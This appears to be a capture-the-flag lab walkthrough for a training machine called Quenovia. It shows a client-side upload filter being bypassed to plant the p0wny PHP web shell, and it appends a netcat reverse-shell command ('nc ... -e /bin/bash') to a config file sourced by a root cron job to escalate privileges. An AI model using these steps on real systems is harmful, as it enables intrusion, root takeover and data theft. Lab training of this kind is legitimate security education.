Quenovia Write-up

Introduction

Quenovia warmup is a machine that requires infiltration into the system by exploiting a security vulnerability found in a web application and exploitation of scheduled tasks on the machine.

Cronjob

Cronjob is a time-based job scheduler that allows commands or scripts to be run automatically at specific time intervals on Linux systems. These tasks are used by system administrators and developers for various maintenance and automated operations. Cronjobs are defined and managed through 'crontab'.

Structure of Crontab File

The Crontab file is where cronjobs are defined.

```
* * * * *     <username>     /path/to/command
- - - - -
| | | | |
| | | | +——— Day of week (0 - 7)
| | | +———— Month (1 - 12)
| | +—————— Day of month (1 - 31)
| +———————— Hour (0 - 23)
+—————————— Minute (0 - 59)
```

The **`crontab -e`** command is used to add scheduled tasks on a per-user basis. In this case, tasks run under that user and no user name is specified.

```
0 2 * * *     /home/john/backup.sh
```

For system-wide tasks, the **`/etc/crontab`** file is used. The user name is specified in the tasks defined in this file, so that the task is run with the specified user rights.

```
0 2 * * *     root     /root/backup.sh
```

Listing Scheduled Tasks

The `crontab -l` command is used for users to see their own cronjobs. System-wide cronjobs are located in the `/etc/crontab` file and the `/etc/cron.d/` directory.

Information Gathering

When we start the target machine, we are given the URL `quenovia.hv` as the target. Let's gather information by doing a port scan.


```
root💀hackerbox:~# nmap -sV quenovia.hv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 03:49 CST
Nmap scan report for quenovia.hv (172.20.6.129)
Host is up (0.00034s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 52:54:00:7E:84:61 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.60 seconds
```

Now let's visit the website running on port 80.

Task 1

When we visited the website, we saw that the title of the website was "`Quenovia`".



Task 2
Let's analyse the profile photo upload field on the visa application page and find out what kind of files are allowed to be uploaded.


```
<div class="quenovia-mb-3">
  <label for="photo" class="quenovia-form-label">
    Profile Photo
  </label>
  <input type="file" name="photo" id="photo" accept="image/*" class="quenovia-form-input quenovia-form-file" />
</div>
```

By looking at the source code of the page loaded into the browser, we determined that the accepted file type is "**`image`**". (The source code can be accessed by right-clicking on the web page and clicking "View Page Source").


System Access

Task 3
If we discover a vulnerability and gain access to the machine, we can find the database password. For this, let's examine the pages.

First of all, when we tested the visa application page, we saw that all fields, including the profile photo, must be filled in order to complete the application. For this, I first created a fake **`example.jpg`** file with the **`touch`** command in HackerBox and let's complete the application with fake data. As a result of the application, we were given an **`Application Reference Number`**. Let's continue by taking note of this data.




On the visa application status page, we have seen that enquiries can be made by Application Reference Number.



Because I used a fake photo in the application, it appears to be empty. When we looked at the URL of the photo, we saw that it was **`http://quenovia.hv/uploads/example.jpg`**.


When we looked at the **`http://quenovia.hv/uploads/`** directory, which we accessed by deleting example.jpg from the URL of the photo we uploaded, we found that we could view the directory where all the images were uploaded.




As a result of our analysis so far, it comes to our mind that there may be a "**`File Upload`**" vulnerability in the profile photo upload area.


Firstly, let's try to upload a different file by bypassing the image limitation in the profile photo upload field.

Right click on the profile photo field and select **`Inspect`**. Then delete the **`image`** expression written in the value of the **`accept`** attribute in HTML






Then let's try to upload the **`notes.txt`** file that we created with the **`touch`** command on the desktop.



Yes, we did it, we discovered a vulnerability in the profile photo upload area.


We can see the notes.txt file we uploaded in the **`uploads`** folder.



Now let's try to exploit this vulnerability we discovered. To do this, let's upload **`p0wny-shell.php`** from the web shell in the **`/root/Desktop/misc/WebShell`** directory in HackerBox. This web shell provides a shell interface that runs on the web and executes commands on the machine.


GitHub: https://github.com/flozz/p0wny-shell

Let's apply the same bypass method in the photo upload area and upload the web shell file. Then open the shell file we uploaded from the **`uploads`** folder.



Yes, we managed to upload a web shell to the machine. Now we have an interface where we can run commands on the machine.

After browsing through the files for a while, we access the database information in the **`db_connect.php`** file in the **`/var/www/html`** directory.



Task 4, Task 5

System-wide cronjobs are located in the **`/etc/crontab`** file.

```
www-data@debian:…/www/html# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* *    * * *     root    /usr/local/bin/clean_logs.sh
```

As we can see in the crontab file, we have identified the cronjob that runs every minute.

Privilege Escalation

Task 6

When we browsed through some files to find the database backup, we saw that there was a sql backup in the **`/backups`** directory. However, we are not authorised to read this file.

```
www-data@debian:/backups# ls -l
total 344
-rw------- 1 root root 351788 Nov  1 04:53 visa_applications.sql.backup.sql

www-data@debian:/backups# cat visa_applications.sql.backup.sql
cat: visa_applications.sql.backup.sql: Permission denied
```

We need to escalate privileges to be able to read this file. Let's examine the **`clean_logs.sh`** script running as a cronjob.

```
www-data@debian:/backups# cat /usr/local/bin/clean_logs.sh
#!/bin/bash

# Read config
source /var/www/config.conf

# Clean logs
rm -rf "${LOG_PATH}"/*

www-data@debian:/backups# ls -l /usr/local/bin/clean_logs.sh
-rwxr-xr-x 1 root root 92 Oct 31 16:10 /usr/local/bin/clean_logs.sh
```

We have seen that we do not have the privilege to edit this script, which runs once a minute with root privileges. When we looked inside the script, we saw that the **`/var/www/config.conf`** file was executed via the **`source`** command. Now let's take a look at this file.

```
www-data@debian:/backups# ls -l /usr/local/bin/clean_logs.sh
-rwxr-xr-x 1 root root 92 Oct 31 16:10 /usr/local/bin/clean_logs.sh

www-data@debian:/backups# cat /var/www/config.conf
LOG_PATH="/var/log/apache2/other"

www-data@debian:/backups# ls -l /var/www/config.conf
-rw-r--r-- 1 www-data www-data 34 Oct 31 17:39 /var/www/config.conf

www-data@debian:/backups# whoami
www-data
```

We discovered that we are privileged to edit this conf file, which contains a variable and is executed through a script run with root privileges.

We have found a point where we can escalate privileges. We can get root privileges by editing this conf file we found.

To get a **`reverse shell`**, let's first listen to port **`1337`** with **`netcat`** on HackerBox. For this, let's run the following command on HackerBox.

```
nc -lvp 1337
```

```
root💀hackerbox:~# nc -lvp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
```

Now let's run the following command on the machine where we get web shell and add the command that will provide us with reverse shell with netcat at the end of the conf file.

```
echo "nc 172.20.6.121 1337 -e /bin/bash" >> /var/www/config.conf
```

The IP address written in the command above is the IP address of our HackerBox.

Thanks to this command, when the cronjob **`clean_logs.sh`** runs, the **`config.conf`** file will also run and give us a reverse shell running with **`root`** privileges.

```
www-data@debian:/backups# echo "nc 172.20.6.121 1337 -e /bin/bash" >> /var/www/config.conf
```

After running this command via web shell, we are waiting for it to connect to port 1337, which we opened with netcat in HackerBox.

```
root💀hackerbox:~# nc -lvp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 172.20.6.129.
Ncat: Connection from 172.20.6.129:48728.
whoami
root
```

After waiting for approximately 1 minute, the cronjob ran and we managed to get reverse shell. After the connection was established, we saw that we were in root privileges as a result of the whoami command we ran to check.

Now let's read the file in the **`/backups`** directory to get the information requested in the task.

```
cd /backups
head visa_applications.sql.backup.sql
-- MySQL Dump
--
-- Host: localhost    Database: quenovia
-- Dumping Date: 14.06.2023
-- ------------------------------------------------------


-- Table structure for table `applications`
--
CREATE TABLE applications (
```

💪 We were able to access critical data by hacking into the target machine and gaining root privileges.

-

Congratulations 🙌
✨ You have successfully completed all tasks in this warmup.